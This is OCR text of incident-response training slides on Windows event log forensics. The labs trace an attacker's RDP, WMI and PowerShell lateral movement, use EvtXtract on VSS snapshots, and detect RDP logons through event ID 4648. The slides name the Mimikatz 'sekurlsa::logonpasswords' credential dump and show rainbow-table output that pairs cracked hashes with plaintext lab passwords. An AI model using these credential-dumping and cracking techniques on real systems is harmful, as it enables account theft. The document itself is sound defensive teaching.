
Normal text file | length : 45,035 lines : 202 | Ln : 1 Col : 1 Sel : 36,864 | 1 | Windows (CR LF) | ANSI | INS

Lab 1 – Summary
Analyzing the Current Logs on Client-Win10-2

- We got several suspicious events so far.
  - RDP
    - The attacker used it to move laterally to the administrator's PC.
  - WMI
    - He used SMB via WMI, and it appeared at the same time when the PowerShell was used. It implies the use of wmiexec or similar tools with PowerShell.
  - PowerShell
    - He extracted attack tool contents from s.zip under "C:\ProgramData".
    - He dumped credentials from memory with Mimikatz.

Scenario 1 Labs

Lab 1 – Summary (Cont.)
Analyzing the Current Logs on Client-Win10-2



How Did He Get the Clear Password from the Hash?


- The attacker got the hash on memory. But he should have needed to get the clear password because he moved laterally with RDP. How did he get it from the hash?
- It is possible that he used a rainbow table.

We actually did calculate passwords with a rainbow table.
It took about a day for nine character long passwords.

```
statistics
----------------------------------------------------------
plaintext found:                    2 of 2(100.00%)
total disk access time:             56766.75s
total cryptanalysis time:           5799.80s
total pre-calculation time:         17510.54s
total chain walk step:              1543525965
total false alarm:                  329965
total chain walk step due to false alarm: 91361690636

result
----------------------------------------------------------
0c48bc55a0220a4fc7ccfbc8432bdcbd       sur1kenAd       hex:737572316b656e4164
0fab10218d1904124795128ca7cd8202       sur1kenRd       hex:737572316b656e5264
```

Lab 1 – The Answer
Analyzing the Current Logs on Client-Win10-2

- The answer:
  1. How did the attacker move laterally from this machine to client-Win10-1?



At 10:34 PM, March 14th, 2018

  2. How did the attacker get credentials? What tools did he use to get them?
     - He used PowerShell version of Mimikatz with sekurlsa::logonpasswords command.
     - It seems that he registered a task for this, but the logs were lost.
     - The dates of these executions were from 3:00 PM to 8:00 PM on March 8 and at 9:40 PM on March 12.

What Should We Do Next?


What Should We Do Next?

- We got several suspicious events so far on Client-Win10-2.
  - RDP
  - PowerShell
  - WMI (WMIExec)
- However, we don’t have enough events in the logs below.
  - Security
  - Task Scheduler

- We need to check extra logs in VSS snapshots, but…

ScopeSnapshots Make Bother Us (1)

- You sometimes might see errors like the below when you load recovered logs on Windows 8 or later.



- Why?

ScopeSnapshots Make Bother Us (2)

- We think they are due to the ScopeSnapshots feature.

Upon investigation, we found that the corruption of snapshot user data was caused by a function called "ScopeSnapshots", which was first introduced in Windows 8. When this function is enabled, the data to be saved in a snapshot is limited to Windows system-related files, meaning user data will not be saved. This function is only applied to the system volume (C drive), but in recent years, many PCs have a drive configuration with just a C drive, so it will have a significant impact.

Details of the functional specifications have not been disclosed, so in part, this is a guess based on the test results, but it appears that the operation limiting the files is not perfectly controlled, and in some cases only part of the user data is saved in the snapshot. It is possible that missing data is overwritten with 0x00 when trying to restore this incomplete user data. Also, resident files were saved to the snapshot when they were user data.

https://www.iij.ad.jp/en/dev/iir/pdf/iir_vol37_focused1_EN.pdf

How To Use EvtXtract

How To Use EvtXtract (1)

- In this case, you can use EvtXtract.
  - Sometimes, you can use Event Viewer, but it’s not the perfect solution in this situation…
- We recommend you to use our script when you use EvtXtract. The usage is like this:

```
evtxtract_csv.bat C:\Users\taro\Desktop\winevt\Logs\Security.evtx
```

How To Use EvtXtract (2)

- The batch file is a wrapper script for EvtXtract and our other scripts.
- It is aimed to:
  - Executing EvtXtract
  - Fixing the result of EvtXtract's XML (fix_evtxtract_xml.py)
    - Remove "\0"
    - Fix xml header location
  - Converting XML to CSV (xml_evtx_parse.py)
- Now, you can read the csv with any csv viewers like Excel or LibreOffice…

How To Use EvtXtract (3)


- In this case, open the csv with LibreOffice by double-clicking a file.

- Let’s open the following file.

  E:\Artifacts\scenario1_eventlog\Client-Win10-2\vss_201803150656\winevt\Logs\Security.evtx.xml.fixed.xml.4648_Security.csv


How To Use EvtXtract


- Double click the csv file.
- Choose “Unicode (UTF-8)” on “Character set”.
- Choose “Japanese” as Language.
- Check only “Tab” in “Separator Options”.
- Then press OK.



How To Use EvtXtract

- Click “Data” on the menu bar and choose “Sort Ascending”.
- Click “Data” again, and choose “AutoFilter”.





- Then, you are ready to analyze the event ID 4648.

Event Log Analysis Lab 2

Analyzing Logs on VSS Snapshots on Client-Win10-2

Lab 2 (1)
Analyzing Logs on VSS Snapshots on Client-Win10-2

- As we mentioned earlier, we got several suspicious events so far.
  - RDP
  - PowerShell
  - WMI (WMIExec)

- However, we don't have enough events in the logs below.
  - Security
  - Task Scheduler

  - We need to check extra logs in VSS snapshots.

Lab 2 (2)
Analyzing Logs on VSS Snapshots on Client-Win10-2

- Goal:
  1. To find the task name of possible Mimikatz execution, and the registration / execution time of the task.
  2. To find account name used for the RDP connection.

- Hint:
  - See the documents from “Attack Tool Analysis” chapter if you need to remember how you can access the VSS snapshots.

Lab 2-1 (1)
Analyzing Logs on VSS Snapshots on Client-Win10-2


- You can check the script results in this folder.

  E:\Artifacts\scenario1_eventlog\Client-Win10-2\vss_201803150656\winevt\Logs


- This VSS was created near the date when the attacker moved to Client-Win10-1.

Lab 2-1 (2)
Analyzing Logs on VSS Snapshots on Client-Win10-2

- Security.evtx (4624)
  - Open the result file, “Security.evtx.xml.fixed.xml.4624_Security.csv”.
  - And analyze it like this.
  - Data_Name_TargetUserName (Column AC)
    - Filter out “ANONYMOUS LOGIN”
  - Data_Name_IpAddress (Column J)
    - There are no logs that indicate connections being made to remote hosts.



RDP Detection - Event ID 4648 (1)



How can we detect this event?

- 4648 (Security.evtx)
  - Description
    - A logon was attempted using explicit credentials.
  - How can we recognize RDP logon with this ID?
    - Find events with the following conditions.
      - Filter out computer accounts and localhost.
      - Filter out included SPNs or filter with “TERMSERV/”.
  - Why?
    - If a user inputs a credential clearly when the user logs on to remote machines with RDP, then this ID is logged at the source machine.
      - However, when “Restricted Admin mode” is used, this ID is not logged for the admin accounts.
    - This event ID logs SPNs (Service Principal Name) that indicate service names that a user wants to use. SPN for RDP is “TERMSERV”, and there are some events where no SPNs are included.

RDP Detection - Event ID 4648 (2)


- What is a service principal name?

